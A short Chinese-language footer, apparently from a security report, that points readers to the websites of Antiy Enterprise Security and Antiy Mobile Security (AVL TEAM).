安天企业安全公司更多信息请访问：*http://www.antiy.cn*

安天移动安全公司（AVL TEAM）更多信息请访问：*http://www.avlsec.com*